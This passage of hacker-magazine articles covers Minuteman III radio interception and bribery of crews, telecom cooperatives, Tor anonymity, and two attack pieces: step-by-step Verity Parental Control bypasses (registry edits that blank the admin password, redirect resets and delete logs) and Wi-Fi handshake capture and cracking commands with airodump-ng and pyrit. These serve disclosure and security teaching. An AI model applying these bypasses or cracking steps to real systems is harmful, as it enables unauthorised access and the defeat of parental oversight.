I have received some feedback from Part One. The majority of feedback came from active and retired Minuteman III operators and maintainers. The active crewdogs were not that impressed with being able to throw snowballs and ice cubes to activate a security situation on a Minuteman III launch facility. However, most of them do not recognize the concept of hacking when it relates to having a hacker with no knowledge of an active Minuteman III system as new hackers begin to discover ways to interact with the system. This, of course, is the purest essence of hacking: taking an unknown system and discovering ways to make it known. As always, the contents of this article are completely unclassified.

First, a little bit on social engineering. The Minuteman III Intercontinental Ballistic Missile System is one part of the nuclear triad. The other two parts are nuclear bombers and nuclear missile submarines. Both the bomber crews and submarine crews receive extra pay for performing their nuclear mission. Your friendly neighborhood Minuteman III crewdogs receive no extra pay for performing their nuclear mission. I find this quite humorous, and see this as another weak link in the Minuteman III nuclear chain. If I were a representative of China or Russia, I would be sorely tempted to offer a Minuteman III crewdog some extra cash. Most of the Minuteman III crewdogs could not be tempted with extra cash but, sooner or later, China or Russia would find the one crewdog who might need the cash.

To further weaken this third leg of a nuclear triad, the Minuteman III crewdog career field has been in a nearly complete state of disorder. Many of these guys don't know if they will be coded 13S or 13N until they're nearly through with their crew tour. These different job codes determine whether or not Minuteman III crewdogs will have a job in the space or nuclear career field, or whether they'll have to exit the Air Force. Clearly, the situation with the Minuteman III crew force is ripe for someone to employ social engineering techniques to discover what they will. Obviously, after printing this article things will tighten up for a while. But... the system is built on a dinosaur mentality and its equilibrium will shortly be restored to no extra pay and career uncertainty. Okay, enough social engineering for today!

Today we will be examining how to intercept Minuteman III ICBM communications. We will start with the basic level of communications. What communication system does a Minuteman III crewdog use when in route between the main base and their missile site? Minuteman III crewdogs depart the main base using one of two modes of transportation: either by vehicle or by helicopter. The majority of Minuteman III crewdogs depart the main base by vehicle, and this will be the focus of our discussion. These crew vehicles contain a radio that allows the crewdogs to communicate with the main base or the missile site. The transportation center mainly communicates with crewdogs on their way out to their missile site. Most of the time the drive is long and boring and the transportation center communications are tedious. Some crewdogs will unplug the microphone from the radio and then alternately touch it and remove it from the radio while communicating with the transportation center. The crewdogs' message

will be garbled and will allow them to tell the transportation center that their radio system is inoperable. This now gives them a free ride out to the missile site without having to deal with making stupid radio calls. Crewdogs leave the radio on so that they can monitor radio chatter. A hacker might say this is no big deal. So what if crewdogs hate using the radio?

Ahhhh! This is where the fun comes in. Any person who lives in the area of our Minuteman III missile sites has witnessed crew vehicles and maintenance vehicles driving out to the various sites. Many people have CB radios in their vehicles and have probably noticed that they have never been able to pick up any radio communications originating from the crew vehicles and maintenance vehicles. This is because the crew vehicles and maintenance vehicles' communication systems consist of VHF radios and various repeaters across the landscape. Those people who own boats will immediately recognize and understand what VHF radios are used for. A short glance at FCC regulations will show that VHF radios are to be used by the civilian population only on boats and only when those boats are in the water. I can go into the technical details for this, and it would be long and boring. Most of you wouldn't want to know it anyway. Suffice it to say that many military, government, and law enforcement agencies use VHF communications on land. I think the bottom line is they don't want civilians clogging up their VHF radio network. If I had a VHF radio on land near Minuteman III missile sites, I would probably turn it on and listen to the radio chatter. I'm sure I would never transmit any message over a VHF radio while I was on land. You'd be surprised what you could learn from listening to your VHF radio. You would hear something like this:

Crewdog: "Transportation center, this is trip 9-1 now arriving Charlie-1 request time and initials."

Transportation center: "9-1 acknowledged now arriving Charlie-1. 1800. Romeo Delta Sierra."

This little communication between trip 9-1 and the transportation center is a good example of the type of VHF communication made by Minuteman III crewdogs and maintenance crews. If you are actually observing this crew vehicle, you would see that it pulled onto the access road to Charlie-1. It has not yet begun to try to enter the site. You can see that trip 9-1 is maintaining very good radio discipline by only sticking to the business at hand. No one's asking about the guy's kids or how his sick aunt is doing or any of the normal types of day-to-day conversation. The next communication would go something like this:

Crew vehicle: "Charlie-1 Security, this is trip 9-1 at your gate. Request permission to enter site."

Charlie-1 Security: "Roger that 9-1. Stand by while I verify your trip information and notify the site Commander."

Pause.

Charlie-1 Security: "Okay trip 9-1, you're cleared for entry on-site. Verify vehicle and weapons are secure."

Crew vehicle: "Charlie-1 Security, vehicle and weapons are secure. Please notify the facility manager to assist us in unloading the vehicle."

As you can see from these two communication examples, they follow a very tight script. For the most part, every crew vehicle and every security check tends to go the same way. That, my friends, is the big deal! Think about when you were first learning to hack. When you turned on your computer, the operating system tended to show the same messages in the same way every single time. You know that after a while you began to examine every single message and learned exactly what they meant. What you began looking for were exceptions to the startup messages. You learned that those exceptions provided you an opportunity to tweak and change them to see what happened.

On the above communications, can you spot the one exception? Of course you can. One exception that's not always in the script is their request to notify the facility manager that they need assistance. I'm not saying that you can insert a lot of different requests in that spot, but if I were hacking that system, that's where I would start. Obviously, the more you listen to the active Minuteman III VHF radio traffic, the more exceptions you'll hear and you can build your new hacking library accordingly.

In closing, remember it's okay to listen to a VHF radio while on land. Just don't transmit on a VHF radio while you are on land!

In 1987, Bad Bobby was the first kid (on his block) to hack the GEOS 64 operating system for the Commodore 64. By removing the security dongle code, he was able to recompile a security-free GEOS 64 operating system. Many kids in his neighborhood appreciated his efforts!

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I am writing to you from the tiny suburb of Escazu, Costa Rica, where I am ensconced in a compound two blocks from the U.S. Ambassador's residence. For the past month, I have been busily working with other "future leaders," as we are called, on an internship at a very large U.S.-based bank I will call GinormousBank™. Our top-secret project, which is intentionally being done in faraway Costa Rica: Closing bank offices across the United States and moving the work to low-cost locations like India. This will throw thousands of white collar American workers out of their good, well-paying middle class jobs. It's not just call center jobs being outsourced anymore; these are highly skilled financial industry jobs that require university degrees and years of experience. Many of the people affected, having spent their entire careers at the bank, will never find good-paying work again. It is without a shred of irony that the job title I have been temporarily assigned is "execution support" and I now have a taste of what it must feel like to be an executioner.

Thinking about the current state of the U.S. economy has led me to consider whether there are more sustainable alternatives. The economy in the U.S. simply isn't working for most of the people who are in it. Oregon and the Pacific Northwest are historically left-leaning places with a populist streak and, with an historically small and far-removed population from the rest of the country, these states have experimented a great deal with different ownership structures than the typical shareholder-based corporation. In many Pacific Northwest communities, phone companies are organized differently and operate differently than almost anywhere else in the world, and they might just serve as a model for how to organize other parts of the economy in a more sustainable way.

Although I grew up in the Bell System, I have a soft spot for small independent telephone companies. Across the country, there are hundreds of such companies that continue to provide service in small rural areas. I have covered some aspects of rural telephone companies before, such as the payment of access charges (which is mostly responsible for the large set of free teleconference services offered in Iowa and parts of Louisiana, where access charges are unusually high). I have also covered some of the great lengths to which rural carriers go to provide service in the most remote corners of America. However, I haven't really covered the history of independent telephone companies, or how we can learn from them.

In the early part of the 20th century, most rural areas were not economically feasible for the Bell System to serve. A hodgepodge of small, independent concerns emerged to provide service to areas ignored by the Bell companies. In Eatonville, Washington, the phone company became a multi-generation family-owned business when Pete Christensen won the local telephone switchboard in a 1912 pinochle game. At the time, the phone company had only a small switchboard. Today, the company serves approximately 15,000 customers, has been renamed Rainier Connect, and is still a privately held family business.

Privately held family businesses are vulnerable to being sold, though. Louisiana-based CenturyLink built its business by buying up small phone companies across the U.S., before ultimately taking part of the former Bell System independent by gobbling up Qwest (ex U.S. West and Pacific Northwest Bell). While most independents sold to other independents, Woodbury Telephone went the other way. Woodbury Telephone was a family-owned company started in the 1870s by a local businessman who wanted to link the town railway station with his farm supply store. The company eventually grew to approximately 19,000 lines of service before it was purchased by Southern New England Telephone (SNET) in 1997. Interestingly enough, SNET was one of the two original parts of the Bell System (along with Cincinnati Bell) that was never majority owned by AT&T. All of that changed in 1998, when SNET was itself acquired by SBC Communications, which was then acquired by AT&T. Woodbury Telephone thus became the only independent operating company that has been fully absorbed by the former Bell System.

Another type of ownership structure for independent telephone companies is the cooperative. Cooperatives are different than other types of organizations because they are owned by their members, who are usually also their customers. If you are a member of a credit union, you probably notice that they have lower fees and pay higher interest on deposits. This is because members are the owners, so profits are returned to members in the form of better and lower-cost services. If you are a member of REI, the dividend check you receive each year is paid because you are part-owner of the cooperative. And in the state of Washington, even a large health mainte-

nance organization (Group Health) is organized as a cooperative. As with other cooperatives, members are owners of the cooperative, and elect the board of directors. Group Health has an incentive to keep its members healthy because this lowers its costs, and its strong emphasis on preventive care (with highly measurable results) is a frequently studied example of the potential for innovative health reform in the U.S.

In all cases, the interests of a cooperative generally differ from those of a corporation. Corporations are organized to produce income and pay dividends to their shareholders, whereas cooperatives are organized to provide the best service to their members at the lowest possible cost. Dividend-paying corporations can earn a profit by providing a useful service - AT&T and Exxon do this every day. However, they are answerable primarily to their shareholders and not their customers. This means that the interests of the two groups *can* be aligned, but aren't *necessarily* aligned. This is a big part of why the deferred maintenance backlog in my old Central Office fills two full-size binders and I suspect that a great deal of the trouble reports I filed will never be resolved.

There are about 260 telephone cooperatives in America - many of them in Oregon - and they serve over a million people. Most are in rural areas, originally founded by farmers who had been bypassed by the Bell System. Eventually, interconnection became possible, most often through GTE. GTE gave independent companies access to its tandems and sold them equipment through its Automatic Electric subsidiary. In turn, this gave GTE better economies of scale in equipment production and more leverage in negotiations when interconnecting with the Bell System. Today, telephone cooperatives are organized much as they always have been, with their customers considered members and with the primary mission as customer service. Many telephone cooperatives today offer services that are the envy of urban residents, with fiber to the home, video on demand cable services, and much lower prices than offered by Comcast or AT&T. With no need to pay dividends, well-run cooperatives have been free to invest their profits into better technology and a wider variety of services. Cooperatives can also operate on a longer-term investment horizon than is typical for investor-owned corporations.

Larger cities, noticing the success stories in areas served by cooperatives, are beginning to get in on the action. More enlightened city governments realize that availability of reliable high-speed broadband is now an American competitiveness issue. Seattle mayor Mike McGinn, embarrassed by the slow and expensive Internet service provided by CenturyLink and Comcast in one of the nation's most high-tech cities, made a big splash recently with his SeaFi initiative. This is a proposed public-private partnership to bring fiber to the home. The cable industry joined forces against Mayor McGinn, made large contributions to his political opponent in the recent mayoral election, and arguably brought down the mayor (who lost the election). The SeaFi initiative now appears headed to defeat as well, although it may be difficult for the new mayor to kill it easily because SeaFi has proven wildly popular with Seattle residents. Other municipal initiatives around the country have been similarly defeated by entrenched interests, from Longmont, Colorado to St. Paul, Minnesota.

Could an old idea from the beginning of the 20th century, if imported to cities from rural areas, revitalize the landscape of American telecommunications? Are cooperatives a better way forward? The answer is a distinct "maybe." After all, not all cooperatives are well-run. And there is nothing like a profit motive to sharpen a company's focus. At the same time, American business has simply gone too far in its cost-cutting, and it's beginning to impact American competitiveness as infrastructure deteriorates. Rotting cables and failing batteries aren't fixed by raising dividends and having someone in India write the problems down (often incorrectly) in a deferred maintenance log. I think the ultimate solution is competition: both public and private systems should freely compete, which will keep both of them honest and ultimately benefit the consumer. Are all CLECs filthy? These days, maybe not.

And with that, it's time for me to get back to my important work at GinormousBank™ destroying the American middle class. If my work is successful, thousands more Americans will lose their jobs and the company may even be able to increase its quarterly dividend payout by up to one cent! Yes, the rewards of business school never end. Have a happy New Year and I'll see you in the spring.

References

http://www.seattle.gov/mayor/➥seafi/gigabittechnicalfaq.htm - SeaFi initiative FAQ

http://www.washingtonpost.com/➥blogs/the-switch/wp/2013/11/06/➥big-cable-helped-defeat-seattles-➥mayor-mcginn-but-they-couldnt-➥stop-this-colorado-project/ - *Washington Post* coverage about cable industry efforts to defeat new broadband cooperatives

http://www.rei.com/about-rei/➥business.html - Information about how the REI co-op is organized

http://en.wikipedia.org/wiki/➥Woodbury_Telephone - History article about Woodbury Telephone

http://www.rainierconnect.com/➥about-us/history - History of Rainier Connect, a hilarious read!

https://www.canbytel.com/about➥/history/ - History of the Canby Telephone Association

The Many Vulnerabilities of Verity Parental Control

by Tyler Behling

Verity Parental Control is a software package designed to track and monitor the activity of users on a Windows 7, Windows XP, Windows Vista, or Windows 8 workstation. It's designed for use in a home setting for a parent to monitor and track what a child is using the computer for. Verity will show what websites were accessed, what programs were used, and also will provide screen shots at a predetermined interval. Verity also allows the ability to block websites, programs, and set daily time limits on computer, application, or website usage per Windows user login. Verity Parental Control can also count the number of keystrokes and mouse clicks by application. Usage reports can be viewed by the parent through a password protected web interface or automated emails.

Upon first glance, it appears that Verity Parental Control would be a great tool for a parent to ensure their child is staying safe on the Internet, and not viewing inappropriate content or accessing programs on the workstation that they shouldn't be. But I found many areas in this software that need improvement and methods that will allow complete access to previously restricted activities and content.

Verity Parental Control Bootable CD Exploit

With a downloaded copy of almost any version of Linux, you can create an operating system that will run off of a CD/DVD disc. You simply need to download the operating system online and burn the *.iso file to a disk using a program like Deep Burner CD software. After the disk is created, you can simply power on the workstation with the CD/DVD in the drive and you will be running your new operating system from the disc. Since Verity is installed on the operating system on the hard drive, in this case Windows 7, none of the configured features of Verity will be enforced.

Verity Parental Control Physical Key Logger By Sound

"Researchers at UC Berkeley have now proved that, using a device as simple as a $10 microphone, software can learn to recognize the sound of keystrokes as they're typed, and reveal the characters with 96 percent accuracy." Over time, this would allow a user to eventually obtain the password for the web interface, thus having full control over Verity Parental Control and its settings.

Verity Parental Control Virtual Machine Exploit

A user can install VMware Workstation 9.0 via a free 30 day trial download from the VMware website. Once VMware is installed, a user can download an *.iso file for any operating system they choose. I chose Windows XP for this test. I then followed the very simple process for installing a virtual Windows XP workstation in VMware. Once installed, I was able to use the Windows XP operating system within VMware without any interference from Verity Parental Control. None of the configured features of Verity Parental Control were enforced on this virtual Windows XP workstation.

Verity Parental Control Portable Browser Exploit

A user can download and install an Internet browser that will run off a USB drive. For this test, I downloaded Opera, Portable Edition. After installing it on the USB drive, I was able to use the portable browser to bypass any Internet security settings enforced by Verity Parental Control. Blocked websites were no longer blocked when using this portable application.

Verity Parental Control Proxy Site Exploit

A very simple way to bypass Internet security settings is with the use of a proxy site. For this test, I used `www.prontoproxy.com`. *"ProntoProxy.com is a proxy site for schools that runs on a high performance dedicated server to allow for the fastest, most responsive, and secure browsing experience available. View sites like Facebook, Youtube, and Twitter without being inconvenienced by school filtering, this is the best proxy site for schools."* Once you navigate to this website, you simply have to input the URL of the site you wish to visit. Even if the site is explicitly blocked by Verity Parental Control, you are still able to navigate to it with the use of this proxy site.

Verity Parental Control IP Address/ IP Decimal Value Exploit

Verity Parental Control can be set to restrict access to specified URLs. If `http://www.google.com` is a blocked

website, a user can alternatively browse to `http://74.125.26.147`, which is the IP equivalent. They now have full functionality of the site. This exploit works because Verity Parental Control only blocks the URL address and not the actual IP address of the site. Alternatively, a user can browse to `http://1249712787`, which is the decimal value of `http://74.125.26.147`.

Verity Parental Control Registry Exploits

Verity Parental Control's settings can be accessed directly through regedit.exe in Windows 7. By Navigating to "Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\NCH Software\Verity" a normal user without administrator privileges can access settings such as "ProhibitedURLs" which is a list of URL addresses explicitly blocked by Verity Parental Control. The user can simply delete the data from the registry entry and sites that were previously blocked are no longer blocked. A similar registry entry called "ProhibitedPrograms" contains the list of applications explicitly restricted by Verity Parental Control. To gain access to a blocked application, a user can simply delete the application name from the data value. You can also disable chat monitoring, change screen shot interval timing, change time limits, or disable logging in the same fashion. By performing these registry changes, you essentially have full control over the software's restriction and logging functions.

Verity Parental Control Password Recovery

When you first install Verity Parental Control, you are asked to designate an email address to use for accessing the web interface as well as receiving emailed logs. Verity stores this email address in the registry under "Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\NCH Software\Verity\Settings". A normal user without administrator privileges can access the registry entry "Email" via regedit.exe. A user can change this registry entry to a different email address of their choosing. Once the email address has been changed, you can open Verity Parental Control's web interface and click on "forgot your password?" link and input the email address that they previously entered in the registry. Verity will then reset the password and send you an automated email containing the new password to the email that you specified. You now have access to the web interface and full control of Verity Parental Control.

Verity Parental Control Password Registry Entry

Verity Parental Control stores the login and password information in the registry. The login name is listed in a registry entry named "Email" while the password is listed as a registry value in an entry called "_AdminPassword". The password is not displayed in clear text. Upon changing the password several times, which could be done using the password recovery method explained above, I was able to determine the value for a lower-case alphabetic character based on position in the password. I created a table based on lower case alphabetic characters for passwords up to 12 digits in length. The same could be done for upper-case alphabetic characters, numerical characters, as well as special characters. This could take a considerable amount of time to go through, change the password through the "forgot your password?" link on the web interface, and compare the password in the automated email and the registry entry, but it is doable. Once enough values are determined, one might also be able to crack the algorithm they are using to assign a value to a character.

Verity Parental Control Registry Password Exploit

Verity Parental Control stores the password for the web interface in the registry value for the entry called "_AdminPassword". A normal user without administrator privileges has the ability to open regedit.exe and navigate to "Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\NCH Software\Verity\Settings" and delete the data for the registry entry. This will then blank out the password for the web interface and a user can log in using the email address that is also listed in the registry, leaving the password field blank. This will allow a user full access to the web interface and all of the settings of Verity Parental Control.

Verity Parental Control Logging

Verity Parental Control stores the log files and screen shots for any user in the directory "C:\programdata\NCH Software\Verity\Archive\user". In this directory, you will find the following folders: "ProgramActivity",

"Screenshots", "SecurityEvents", and "WebActivity" which contain all of the logged information regarding activity for a user on the workstation. The information is stored as either a text file, Excel spreadsheet, or JPEG image. A normal user without administrative privileges can go into these folders and remove entries from logs and delete screen shots.

Verity Parental Control Shut Down

Verity Parental Control has "Taskmgr.exe" on the list of prohibited programs by default for users. This prevents a user from shutting down Verity from within Task Manager by performing ctrl+alt+delete. There are two ways a user can completely disable Verity and all of its restrictions. From what was discussed concerning going into the registry using regedit.exe, you can change the "closeprohibited" value from "1" to "0" which will then allow you to have access to Task Manager and the ability to shut down Verity Parental Control entirely. The second way is to remove "Taskmgr.exe" from the list of "prohibitedprograms" in the registry. You can then perform a ctrl+alt+delete and access Task Manager and shut down Verity completely. Your workstation would then not be affected by any of the restrictions previously configured and no logging will take place.

Works Cited

Verity Parental Control - http://www.nchsoftware.com/childmonitoring/index.html

Pronto Proxy - http://prontoproxy.com/

Opera Portable - http://portableapps.com/apps/internet/opera_portable

VMware Workstation - http://www.vmware.com/products/workstation/overview.html

Anonymity and You, Firefox 17 Edition

by l0cke

I want to address this recent thing going on with the Firefox exploit used to break Tor's anonymity. Anonymity is important to have. Privacy is a right, if not a privilege, and definitely not a privilege that can be taken away for an arbitrary reason.

Someone had asked me years ago about how to track someone down over the Internet at one point and I said, "Just get someone to click a link or use an exploit like the Chinese were using with Flash to track down dissidents." I'm not surprised. I've made my opinion on it well known to many parties and I've kept my mouth shut about it because at every turn privacy activists or programmers tell me that "Tor isn't broken and your attempts to point out our flaws are asshattery," whether motivated by wanting to keep things like that secret or to comfort themselves and others who use the service. There are many means one could use to break Tor's protection, including taking advantage of OS and software components or by using analysis to make educated guesses about the location of both Tor users and Tor services.

There is no such thing as true anonymity, though one might be able to set up a VPN or proxy like JonDonym, or another instance of Tor, or maybe even chain them without much, if any, technical knowledge whatsoever to prevent vulnerabilities like this from hitting. One could also make Tor the operating proxy for all of one's Internet traffic on a machine or entire network via firewall, or by using a special app that only allows traffic through that proxy and/or VPN and disconnects any traffic outside of it before it reaches the physical network connection - or via software on the router/firewall that drops anything not going to Tor or whatever anonymity service.

I've pointed out to many security software developers that the security of the Tor software just isn't there. I suggested that either there was something in the code or something the code interacts with that was exploitable. What it was, I don't know. But take everything that's connected to software you use as an extension of that software. This recent event proves that even more. I know people who think there are magic services that make one anonymous. There aren't. And with our knowledge now of PRISM - if someone can see the traffic on both ends and just match up timestamps and file size transfers, then guess what? You're on candid camera, a lead to be pursued by someone wanting to track down who received or transferred those files or both. By files, I mean even web traffic.

Five things to take into account that aren't being done right now in any anonymity service:

1) *No Real-Time Communication*. A true anonymous service would be like old FTPMail. It will send a request at a randomized time that has nothing to point it back at the user. An even

smarter one will send or receive traffic at a time that's generated based upon human psychology, i.e., no porn requests at night or on weekends.

2) *Fabricate Clues to Location*. Create blocks of downtime that have no reason because one's downtime can show one's location.

3) *Do Like UPS*. Make the anonymity node perform the request - it sends and receives all data so that it's not parsed by the web browser directly. Think the way a parcel service delivers mail.

4) *Sterilize All Content*. Perform transforms on text - the easiest is to translate text from an original language through several others. I'd go one step further because this can be reversed and use a mathematically generated dictionary or array using dictionaries, thesauri, and the like to add even more randomness. Plus it'd look kinda crazy and reminiscent of leetspeak. "Thee hast better not g0nn4 speek dat 2 dem, boy" for "You'd better not tell them that," etc.

Sterilize images, audio, video, and the like as well - at least insofar as what created the container, any information in the images, etc. Killing lighting and replacing it with a solid color would be good too - filters so that someone can't use the sunlight or stars to tell where one is based through an image or video. Also, creating blocks over all people in images and blocks over any visible text in any language.

Sterilize all hypertext and code - any kind of code or markup or uncommon phrasing that might be found if reposted as a fingerprint (i.e., using "hast" a lot in text instead of "has") or processed by a computer like the code that created the GET request.

5) *Use or Adapt Third-Party Tools*. For now, use whatever you can on top of your anonymity services. Use NoScript and make sure that DNS requests don't leak. Make sure that whatever IP protocol you use is stable and doesn't send information to servers you request to. Don't take a program author's word for anything, ever. Test against tools that benchmark and look for those things or figure out how to test them yourself. Also, be wary of services that may contact another server for certificates or verification - HTTPS ends up connecting to an index to verify the certificate a site gives. If you're not careful, some tools can contact DNS servers you already use. Use a plugin that makes sure that a proxy (like Tor) is always enabled if connecting to a site. Some services, even when working, have a big flaw: the operator. If you forget to turn on the anonymity service or ensure that it's running, that's on you.

I believe that's why TorButton is no longer a standard option in Tor. Become a programmer in spirit if not in mind. To do any less is to invite disaster. Learn how these things work and chances are if you think of some new way to do something, someone else has or you can figure out how to adapt their work to your own use.

I'd go so far as to make it impossible to easily upload or download images via Tor, even if it means you have to kill all forms of compression or make them readable by a "processing node" that handles the no-real-time rule as well as sanitizing the stuff, killing all content that isn't text or isn't hypertext to be sanitized and shown as a special local only-viewing-markup in JSON or XML. That might not stop people from creating new versions of uuencode out of text or hypertext, but it would make easy access to sending and receiving child porn harder.

WI-FI SECURITY: ATTACK AND DEFENSE

by ternarybit
austindcc@gmail.com

This article seeks to examine the current state of Wi-Fi security, with a practical emphasis on attack and defense methodology.

The proliferation of mobile devices, decreasing cost of deployment, increasing speed, and overall convenience all play huge roles in the swelling popularity of wireless networking. These benefits do not come without drawbacks, however; it seems convenience and security are inversely related. Wi-Fi security has matured significantly since its birth around the turn of the millennium, starting with open networks and WEP encryption. With insecure networks declining along with the ratification of WPA2 in 2004, it would seem we are moving toward a more secure wireless world. Experience, however, may tell a different story.

I ask the reader to use this information to explore and not exploit; please treat others' networks the way you want yours treated.

A Brief Overview of Wi-Fi Security

WEP

The initial ratification of IEEE 802.11 in September 1999 brought with it Wired Equivalent Privacy (WEP) as the only means of encrypting traffic. WEP uses a 40- or 104-bit

key combined with a 24-bit initialization vector (IV), which are then processed through the RC4 stream cipher to achieve communication privacy. Only two years later, security researchers Scott Fluhrer, Itsik Mantin, and Adi Shamir published the first cryptanalysis of WEP. They demonstrated that an attacker can recover the key by eavesdropping on enough encrypted traffic. Numerous successive cryptanalyses have been published, offering more and more efficient attack methods that reveal the key in a matter of seconds.

These weaknesses have been implemented in widely available tools, such as aircrack-ng, and automated with scripts like wepbuster. It is now utterly trivial to recover any WEP key almost immediately. As such, in 2004, the IEEE officially deprecated WEP in favor of the newly-ratified 802.11i standard, commonly known as Wi-Fi Protected Access II (WPA2). Statistics available on `wigle.net` show that about 20 percent of networks still implement WEP, even after nine years of well-documented weakness. We will not examine attacks on WEP or its defense further; attacks are well known, and the only defense is to simply not use it.

WPA

The Wi-Fi Alliance developed Wi-Fi Protected Access as a replacement for WEP, starting in 2003 with WPA. WPA, also known as 802.11i draft, was intended to offer better security to Wi-Fi networks before official ratification of 802.11i, which would become known as WPA2. The most common deployment method, known as WPA-Personal, uses an 8- to 63-character pre-shared key (PSK) as a shared secret in favor of the hexadecimal string in WEP. By implementing Temporal Key Integrity Protocol (TKIP), which generates a new 128-bit key for every packet sent, WPA mitigates one of WEP's major weaknesses. An attacker can no longer recover the key by simply eavesdropping on enough traffic.

Additionally, TKIP improved WEP's practices by introducing packet sequencing and a true message integrity check (MIC) in favor of CRC-32 for integrity. Packets received out of order are rejected, and MICs offer better assurance that packets have not been intercepted and altered by an attacker. Since WPA was intended to run on the same hardware that implemented WEP, TKIP also uses RC4 to encrypt traffic. In 2008, Martin Beck and Erik Tews released a keystream attack on TKIP that allows an attacker to send between 7 and 15 packets of their choosing, by exploiting weaknesses in WPA's MIC mechanism. Though the attack does not reveal the PSK, it does demonstrate a design flaw in WPA that will likely lead to its deprecation in favor of WPA2. Wigle.net reports that about 11 percent of networks currently employ WPA, with an overall declining trend.

WPA2

Wi-Fi Protected Access II, officially standardized as IEEE 802.11i-2004, is the current, preferred, and most secure method available to encrypt wireless traffic. It superseded WPA in 2004 when it became an official IEEE standard, and addresses most (if not all) weaknesses found in WEP and WPA. Most commonly deployed as WPA2-Personal, it uses the same 8- to 63-character PSK from WPA as the shared secret. WPA2 comes without the cryptographic weaknesses found in both WEP and WPA by replacing TKIP and RC4 with the very robust AES block cipher, employed as CCMP. As of this writing, no one has published a cryptanalysis of WPA2 or full 14-round AES. The emerging 802.11n specification mandates use of WPA2-AES/CCMP as the only acceptable encryption mechanism. Wigle.net reports about 25 percent of networks currently employ WPA2, with an overall increasing trend.

Attack

WPA(2) Authentication

During authentication with an access point (AP), a client station (STA) engages an Extensible Authentication Protocol over LAN (EAPoL) 4-way handshake. During this exchange, the STA and AP authenticate each other by generating a 256-bit pairwise master key (PMK), which is then used to generate a session-specific pairwise transient key (PTK), which then encrypts traffic.

To generate the PMK, both STA and AP pass the pre-shared key, salted with the AP's ESSID, through 4,096 iterations of the password-based key derivation function (PBKDF2), using HMAC-SHA1 as the cryptographic hash function. The PTK is computationally trivial to derive from the PMK; possession of the PMK offers an attacker all the information necessary to potentially derive the pre-shared key, and then subsequently decrypt all network traffic.

Salting the PSK with the ESSID ensures that no rainbow table of universally-usable PMKs will ever exist. The same pre-shared key

used on networks with different ESSIDs will generate different PMKs. Utilizing 4,096 iterations of HMAC-SHA1 stretches the key, which makes generating PMKs computationally expensive. Whereas most modern CPUs can calculate millions of SHA1 hashes per second, in most cases they can only compute thousands of PMKs per second. Both salting and stretching were designed to deter brute force attacks on the captured PMK.

Obtaining Handshakes

Probably the most well-known attack on WPA(2) involves an attacker eavesdropping on the 4-way EAPoL handshake between an authorized STA and target AP, then using a dictionary attack to derive the original PSK. On busy networks, sniffing a handshake can be trivial. On quieter networks, an attacker may send deauthentication packets to an associated STA, forcing the STA to re-authenticate (which usually does so automatically), thereby revealing the PMK to the attacker. On very quiet networks, eavesdropping a handshake may become very difficult and time-consuming.

Tools like Kismet and airodump-ng are capable of such eavesdropping, the latter more commonly used for this purpose. Assuming the attacker possesses a Wi-Fi chipset capable of RFMON mode with appropriate drivers, issuing these simple commands within BackTrack 5 sets up an eavesdropping session:

```
# airmon-ng start wlan0
# airodump-ng -w pentest mon0
```

These commands initialize a monitor interface, and log all frames from all channels to files prefixed with 'pentest'. Assuming the attacker is within range of an authenticating client and the target AP, airodump-ng will report the capture of the WPA handshake, which is then immediately ready for dictionary attack.

Attacking Handshakes

Various tools exist to mount dictionary attacks on captured handshakes, most notably aircrack-ng and pyrit. Aircrack-ng is part of the canonical Wi-Fi auditing suite of the same name, but pyrit has overtaken the spotlight as the most effective tool for attacking handshakes. This is because pyrit has leveraged the massive computing power of graphics cards to dramatically increase attack speeds - often by orders of magnitude - compared to CPUs alone. For example, my Core2 Quad computes PMKs at about 2,300 per second, whereas my Radeon HD 4890 computes PMKs at about 27,000 per second. Multiple GPUs, cloud-based computing, and FPGA- or ASIC-based platforms offer even faster speeds, increasing feasibility of dictionary attacks dramatically.

A successful dictionary attack consists of at least four elements: the pairwise master key captured from a legitimate authentication, the ESSID of the target network, an appropriate dictionary file, and sufficient time. The heart of any dictionary attack requires that the PSK used to generate the captured PMK exists within the attacker's dictionary - these attacks simply exploit weak passphrases. True brute-force attacks are infeasible on PSKs eight characters and longer because of the very large keyspace and relatively slow attack rate. For example, attempting all possible eight-character mixed-case alphanumeric passphrases would take approximately 256 years at 27,000 PMKs per second - and this doesn't include any special characters. Obtaining an appropriate dictionary for specific networks remains the attacker's challenge in mounting successful attacks. Very weak, common passphrases are easy to crack, but longer and more complex passphrases may never capitulate; there is no guarantee of success with a handshake attack.

Not only can pyrit leverage GPU power, but it also leverages the convenience of a pre-computed database of PSKs, ESSIDs, and PMKs. This means an attacker can begin pre-computing PMKs for a given ESSID with a chosen dictionary before capturing a handshake. Looking up pre-computed PMKs takes a fraction of the time computing them does, so cracking an obtained handshake may only take seconds in an ideal scenario.

Assuming airodump-ng reports successful capture of a WPA(2) handshake in the example above, an attacker can mount a basic dictionary attack with the following approach:

First, import a basic wordlist, included with BackTrack, into pyrit's database:

```
# pyrit -i /pentest/passwords/
➥wordlists/darkc0de.lst import_
➥unique_passwords
```

Second, supply pyrit with the captured handshake and attack it, saving computed PMKs in the database for future use:

```
# pyrit -r pentest-01.cap attack
➥_batch
```

Assuming pentest-01.cap contains at least one valid handshake for a single network, pyrit will automatically select that handshake and begin attacking it with the passwords imported

with the previous command. If the capture file contains more than one handshake from multiple networks, one will need to specify which to attack.

Over time, an attacker may collect and pre-compute PMKs for many millions of PSK/ESSID combinations, making future attacks less cumbersome. However, success still relies on the AP using a PSK within an attacker's dictionary; strong PSKs will withstand dictionary attacks from even advanced hardware and software.

By default, pyrit only supports CPU-based cracking. Various guides exist online for compiling CUDA and Cal++ modules, for NVIDIA and ATI/AMD GPUs, respectively. I leave this as an exercise to the reader.

Attacking Default Configurations

In an effort to mitigate security risks, vendors have generally improved their hardware's default configurations. While these changes improve upon open or weak configurations, they often fall prey to basic attacks. I will examine two cases from AT&T and Netgear.

AT&T Default Configuration

The latest modem/WAPs that ship with AT&T DSL service in the U.S. come configured with WPA2-AES/CCMP encryption, using a ten-digit numeric PSK printed on the unit. Such networks are identifiable by their ESSID in the form of ATT###, where ### represents a three-digit number. This number is the last three digits of the unit's serial number. Some experimenting revealed that the unit's serial number is simply the decimal form of the AP's hexadecimal BSSID. Interesting, but not necessarily helpful for auditing PSKs - I could find no obvious way to derive a default PSK from its serial number.

